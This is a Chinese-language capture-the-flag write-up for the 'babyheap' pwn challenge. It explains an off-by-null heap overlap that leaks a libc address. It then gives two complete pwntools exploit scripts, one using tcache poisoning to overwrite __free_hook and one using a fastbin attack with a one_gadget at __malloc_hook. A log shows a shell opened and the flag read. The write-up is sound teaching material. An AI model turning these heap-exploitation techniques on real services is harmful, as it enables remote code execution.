攻防世界 pwn babyheap writeup

原创

liucc09 于 2021-01-19 15:50:06 发布 116 收藏
分类专栏： 网络攻防 文章标签： 攻防世界 pwn ctf babyheap

网络攻防 专栏收录该内容
10 篇文章 0 订阅
订阅专栏

分析

这题题目中显示是**Wellcome To the 2.27 Heap World**，而且只能申请7个chunk，理论上应该是一道libc2.27 tcache的题，但因为在交互过程中触发了fastbin的double free错误，所以攻防世界上应该是把这题部署在了libc2.23的环境中，但无所谓，下面libc2.27和libc2.23的解法都会给出。

libc2.27解法

首先我们要泄漏libc的地址，tcache肯定是无法泄漏libc的，因此我们考虑使用unsorted bin来泄漏，这题有off by null，没有UAF。

然后由于create chunk的时候会在输入的内容后面加一个\x00，所以即便chunk在unsorted bin里踩出libc的地址也无法用show方法回显，因为会被\x00截断。

所以唯一的方法就是在create chunk之后想办法把libc地址踩到data里

因此考虑采用unlink攻击构造重叠的chunk。这样就可以得到两个相同的chunk，其中一个在heap_list里，另一个在unsorted_bin里，unsorted_bin里的那个副本会被踩出libc地址，这样show的时候，heap_list中的那个chunk就会打印出libc的地址。

之后就很容易了，修改tcache中chunk的fd指向__free_hook，修改__free_hook为system就好了，然后free被写入了"/bin/sh\x00"的chunk即可。

exp:

```
from pwn import *
#from LibcSearcher import *
import time

pe = "./timu"
arch = 'amd64'

context.update(arch=arch,os='linux',log_level='DEBUG')
context.terminal = ['tmux', 'splitw', '-h']
DEBUG = False
elf = ELF(pe)
if DEBUG:
    if arch=='amd64':
        libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    else:
        libc = ELF('/lib/i386-linux-gnu/libc.so.6')
        libc = ELF('/lib/i386-linux-gnu/libc.so.6')

    r = process(pe)

else:
    libc = ELF('./libc-2.23.so')
    r = remote('220.249.52.134',43623)

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims                :r.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
ri      = lambda                    :r.interactive()
info_addr = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

def debug(addr=0,PIE=True):
    time.sleep(1)
    if PIE:
        #text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(r.pid)).readlines()[1], 16)
        text_base = r.libs()[r.cwd + r.argv[0].strip('.')]
        chunk_bss = 0x202040
        if addr>0:
            print("breakpoint_addr --> " + hex(text_base + addr))
            gdb.attach(r,'b *{}\nset $a={}\n'.format(hex(addr),hex(text_base+chunk_bss)))
        else:
            gdb.attach(r,"set $a={}\n".format(hex(text_base+chunk_bss)))
    else:
        print("breakpoint_addr --> " + hex(addr))
        gdb.attach(r,'b *{}\n'.format(hex(addr)))

    time.sleep(1)

def msg(msg,addr):
    log.warn(msg + "--> " + hex(addr))

'''
Your choice :
1
Size:
40
Data:
sdf
'''
def add(size,content=b"a\n"):
    sla("Your choice :\n","1")
    sla("Size: \n",str(size))
    if rc(4)==b'Data':
        sea(": \n",content)


'''
Your choice :
2
Index:
```

```
0
'''
def free(idx):
    sla("Your choice :\n","2")
    sla("Index: \n",str(idx))

'''
Your choice :
3
0 : sdf
'''
def show():
    sla("Your choice :\n","3")


add(0x500)#0
add(0x600)#0,1
add(0x18)#0,1,2
add(0x500-0x10)#0,1,2,3 off by null
add(0x10)#0,1,2,3,4

free(0)#1,2,3,4
free(2)#1,3,4

pre_size = 0xb40
add(0x18,b'a'*0x10+p64(pre_size))#[0],1,3,4
free(3)#unlink #0,1,4

add(0x500)#pad #0,1,[2],4 #1副本->main_arena+96

show() #1会回显libc中的地址

libc_base = u64(ru(b'\x7f')[-6:].ljust(8,'\x00'))-0x3ebca0
msg("libc_base",libc_base)

libc.address = libc_base

add(0x40)#0,1,2,[3],4 #重复->1
free(3)#0,1,2,4 [3/1]->tcache
free(1)#0,2,4 double free [3/1]
add(0x40,p64(libc.sym["__free_hook"]-0x8)+b"\n") #0,[1],2,4   tcache->free_hook-0x8
add(0x40)##0,1,2,[3],4 pad
add(0x40,b'/bin/sh\x00'+p64(libc.sym["system"])+b'\n')#0,1,2,3,4,[5]

free(5)

#debug()
ri()
```

libc2.23解法


libc2.23解法与上面类似，区别在于要使用fastbin attack实现有条件的地址修改，一般都是找到 **((void*)&__malloc_hook)-0x23** 的位置，这里刚好能伪造一个0x70的chunk。

然后在__malloc_hook的位置填上one_gadget的地址，那么下次malloc的时候就会执行one_gadget得到shell，这里问题在于有时所有one_gadget都不能用，这时可以触发double_free，报错时会清栈，然后malloc会被调用，从而满足one_gadget的条件。

这里最大的问题在于攻防世界给的libc是错的，因此我们需要下载不同的libc挨个尝试，直到找到对的那个libc。

查询libc可以用这个网站：
https://libc.blukat.me

结果大概就是下面这样，double free报错后get shell：



```
[DEBUG] Sent 0x2 bytes:
    '3\n'
[*] Switching to interactive mode
[DEBUG] Received 0x53 bytes:
    "*** Error in `./timu': double free or corruption (fasttop): 0x000055f8d4b47190 ***\n"
*** Error in `./timu': double free or corruption (fasttop): 0x000055f8d4b47190 ***
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x7 bytes:
    'sh: 1: '
sh: 1: [DEBUG] Received 0xe bytes:
    'id: not found\n'
id: not found
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x2d bytes:
    'cyberpeace{ce678[redacted]cc2b0695f834d658db7}\n'
cyberpeace{ce67[redacted]cc2b0695f834d658db7}
[*] Got EOF while reading in interactive
```

exp:

```python
from pwn import *
#from LibcSearcher import *
import time

pe = "./timu"
arch = 'amd64'

context.update(arch=arch,os='linux',log_level='DEBUG')
context.terminal = ['tmux', 'splitw', '-h']
DEBUG = False
elf = ELF(pe)
if DEBUG:
    if arch=='amd64':
        libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    else:
        libc = ELF('/lib/i386-linux-gnu/libc.so.6')

    r = process(pe)

else:
    libc = ELF('./libc6_2.23-0ubuntu10_amd64.so')
    r = remote('220.249.52.134',43623)

se       = lambda data               :r.send(data)
sa       = lambda delim,data         :r.sendafter(delim, data)
sl       = lambda data               :r.sendline(data)
sla      = lambda delim,data         :r.sendlineafter(delim, data)
sea      = lambda delim,data         :r.sendafter(delim, data)
rc       = lambda numb=4096          :r.recv(numb)
rl       = lambda                    :r.recvline()
ru       = lambda delims                :r.recvuntil(delims)
uu32     = lambda data               :u32(data.ljust(4, '\0'))
```

```python
uu32    = lambda data                :u32(data.ljust(4, '\0'))
uu64    = lambda data                :u64(data.ljust(8, '\0'))
ri      = lambda                     :r.interactive()
info_addr = lambda tag, addr         :r.info(tag + ': {:#x}'.format(addr))

def debug(addr=0,PIE=True):
    time.sleep(1)
    if PIE:
        #text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(r.pid)).readlines()[1], 16)
        text_base = r.libs()[r.cwd + r.argv[0].strip('.')]
        chunk_bss = 0x202040
        if addr>0:
            print("breakpoint_addr --> " + hex(text_base + addr))
            gdb.attach(r,'b *{}\nset $a={}\n'.format(hex(addr),hex(text_base+chunk_bss)))
        else:
            gdb.attach(r,"set $a={}\n".format(hex(text_base+chunk_bss)))
    else:
        print("breakpoint_addr --> " + hex(addr))
        gdb.attach(r,'b *{}\n'.format(hex(addr)))

    time.sleep(1)

def msg(msg,addr):
    log.warn(msg + "--> " + hex(addr))

'''
Your choice :
1
Size:
40
Data:
sdf
'''
def add(size,content=b"a\n"):
    sla("Your choice :\n","1")
    sla("Size: \n",str(size))
    if rc(4)==b'Data':
        sea(": \n",content)


'''
Your choice :
2
Index:
0
'''
def free(idx):
    sla("Your choice :\n","2")
    sla("Index: \n",str(idx))

'''
Your choice :
3
0 : sdf
'''
def show():
    sla("Your choice :\n","3")


add(0x100)#0
add(0x60)#0,1
add(0x68)#0,1,2
add(0x100-0x10)#0,1,2,3 off by null
add(0x10)#0,1,2,3,4

free(0)#1,2,3,4
free(2)#1,3,4

pre_size = 0x110+0x70+0x70
add(0x68,b'a'*0x60+p64(pre_size))#[0],1,3,4
free(3)#unlink #0,1,4

add(0x100)#pad #0,1,[2],4 #1 double->main_arena+96

show()

addr = u64(ru(b'\x7f')[-6:].ljust(8,'\x00'))
main_arena = addr-88
malloc_hook = main_arena-0x10
libc_base = addr-0x3c4b78
msg("main_arena",main_arena)
msg("malloc_hook",malloc_hook)
msg("libc_base",libc_base)

libc.address = libc_base

add(0x60)#0,1,2,[3],4 #->1
add(0x60)#0,1,2,3,4,[5] #->0
free(3)#0,1,2,4,5 ->fastbin
free(5)#0,1,2,4
free(1)#0,2,4   #fastbin:0->1->0

add(0x60,p64(libc.sym["__malloc_hook"]-0x23)+b'\n')
add(0x60)
add(0x60)

one = 0xf02a4 #0xf0364
add(0x60,b'a'*0x13+p64(one+libc_base)+b'\n')

free(0)
free(3)


#debug()
ri()
```